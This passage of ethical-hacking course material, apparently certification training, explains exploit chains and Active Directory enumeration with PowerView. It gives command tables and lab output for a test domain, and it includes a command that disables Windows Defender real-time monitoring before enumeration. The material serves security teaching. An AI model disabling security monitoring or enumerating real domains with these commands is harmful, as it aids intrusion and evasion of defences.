

Initiates reconnaissance
1
Gathers exploits one after another
2
Combines all the exploits (exploit 1 + exploit 2 + exploit 3 …exploit N) to compromise the system
3
Gains access to root-level services
4
Attacker
Target System

Figure 6.78: Illustration of exploit chains



Active Directory Enumeration Using PowerView

- Attackers perform Active Directory (AD) enumeration to extract sensitive information such as **users**, **groups**, **domains**, and other resources from the target AD environment
- Attackers enumerate AD using PowerShell tools such as PowerView

Enumerating Domain Users

Command	Description
Get-NetUser	Retrieves information related to the current domain user
Get-NetLoggedon -ComputerName <computer-name>	Retrieves information related to the current active domain users
Get-UserProperty –Properties pwdlastset	Retrieves the date and time of the password last set for each domain user
Find-LocalAdminAccess **Invoke-EnumerateLocalAdmin**	Retrieves users having local administrative privileges in the current domain *Requires administrator privileges to run

Enumerating Domains

Command	Description
Get-ADDomain **Get-NetDomain**	Retrieves information related to the current domain including its domain controllers
Get-DomainSID	Retrieves the SID of the current domain

Enumerating Domain Policy

Command	Description
Get-DomainPolicy	Retrieves the policy used by the current domain
(Get-DomainPolicy)."SystemAccess"	Retrieves information related to the policy configurations of the domain’s system access
(Get-DomainPolicy)."kerberospolicy"	Retrieves information related to the domain’s Kerberos policy

```
PS C:\Users\Administrator\downloads\PowerTools-master\PowerView> Get-NetDomain


Forest                  : CEH.com
DomainControllers       : {Server2022.CEH.com}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : Server2022.CEH.com
RidRoleOwner            : Server2022.CEH.com
InfrastructureRoleOwner : Server2022.CEH.com
Name                    : CEH.com
```

```
PS C:\Users\Administrator\Downloads\PowerTools-master\PowerView> Get-DomainPolicy


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=0; MaximumPasswordAge=-1; LockoutBadCount=0; PasswordComplexity=0;
                 RequireLogonToChangePassword=0; LSAAnonymousNameLookup=0; ForceLogoffWhenHourExpire=0;
                 PasswordHistorySize=0; ClearTextPassword=0; MinimumPasswordLength=0}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.String[]}
KerberosPolicy : @{MaxTicketAge=10; MaxServiceAge=600; MaxClockSkew=5; MaxRenewAge=7; TicketValidateClient=1}
Version        : @{Revision=1; signature="$CHICAGO$"}
```

Active Directory Enumeration Using PowerView

Source: *https://github.com*

Attackers perform Active Directory (AD) enumeration to extract sensitive information such as users, groups, domains, and other resources from the target AD environment. Attackers enumerate AD using PowerShell tools such PowerView.

Before performing enumeration using PowerView, attackers disable the security monitoring option using the following command:


```
Set-MpPreference -DisableRealtimeMonitoring $true
```

Enumerating Domains

An AD domain is a logical set of objects such as computers, users, and devices that share common administration security and replication settings. Attackers enumerate domains to gather information about users, groups, and other resources within the target network.

Command	Description
`Get-ADDomain` `Get-NetDomain`	Retrieves information related to the current domain including domain controllers (DCs)
`Get-DomainSID`	Retrieves the security ID (SID) of the current domain

Table 6.1: Commands to enumerate AD domains



```
PS C:\Users\Administrator\downloads\PowerTools-master\PowerView> Get-NetDomain


Forest                  : CEH.com
DomainControllers       : {Server2022.CEH.com}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : Server2022.CEH.com
RidRoleOwner            : Server2022.CEH.com
InfrastructureRoleOwner : Server2022.CEH.com
Name                    : CEH.com
```


Figure 6.79: Screenshot showing the output of the PowerView Get-NetDomain command

Enumerating Domain Policy

In an AD environment, a domain security policy is implemented on a given domain, computer, or specific drives on a system. Attackers enumerate the domain policy to retrieve information related to the security protocols used such as password technologies and access levels applied.

Command	Description
`Get-DomainPolicy`	Retrieves the policy used by the current domain
`(Get-DomainPolicy)."SystemAccess"`	Retrieves information related to the policy configurations of the domain’s system access
`(Get-DomainPolicy)."kerberospolicy"`	Retrieves information related to the domain’s Kerberos policy

Table 6.2: Commands to enumerate AD domain policy



```
PS C:\Users\Administrator\Downloads\PowerTools-master\PowerView> Get-DomainPolicy


Unicode        : @{Unicode=yes}
SystemAccess   : @{MinimumPasswordAge=0; MaximumPasswordAge=-1; LockoutBadCount=0; PasswordComplexity=0;
                 RequireLogonToChangePassword=0; LSAAnonymousNameLookup=0; ForceLogoffWhenHourExpire=0;
                 PasswordHistorySize=0; ClearTextPassword=0; MinimumPasswordLength=0}
RegistryValues : @{MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=System.String[]}
KerberosPolicy : @{MaxTicketAge=10; MaxServiceAge=600; MaxClockSkew=5; MaxRenewAge=7; TicketValidateClient=1}
Version        : @{Revision=1; signature="$CHICAGO$"}
```


Figure 6.80: Screenshot showing the output of the PowerView Get-DomainPolicy command

Enumerating Domain Controllers (DCs)

An AD DC is a server that processes and verifies authentication requests originating from the users on computer networks. Attackers enumerate DCs to retrieve information such as the domain forest, OS version, roles, and IP address.

Command	Description
`Get-NetDomainController`	Retrieves information related to the current domain controller (DC)

Table 6.3: Command to enumerate AD DCs



```
PS C:\Users\Administrator\Downloads> Get-NetDomainController


Forest                       : CEH.com
CurrentTime                  : 2/22/2022 12:27:17 PM
HighestCommittedUsn          : 41046
OSVersion                    : Windows Server 2022 Standard
Roles                        : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                       : CEH.com
IPAddress                    : fe80::9d68:1d1a:92eb:e27e%9
SiteName                     : Default-First-Site-Name
SyncFromAllServersCallback :
InboundConnections           : {}
OutboundConnections          : {}
Name                         : Server2022.CEH.com
Partitions                   : {DC=CEH,DC=com, CN=Configuration,DC=CEH,DC=com, CN=Schema,CN=Configuration,DC=CEH,DC=com,
                               DC=DomainDnsZones,DC=CEH,DC=com...}
```

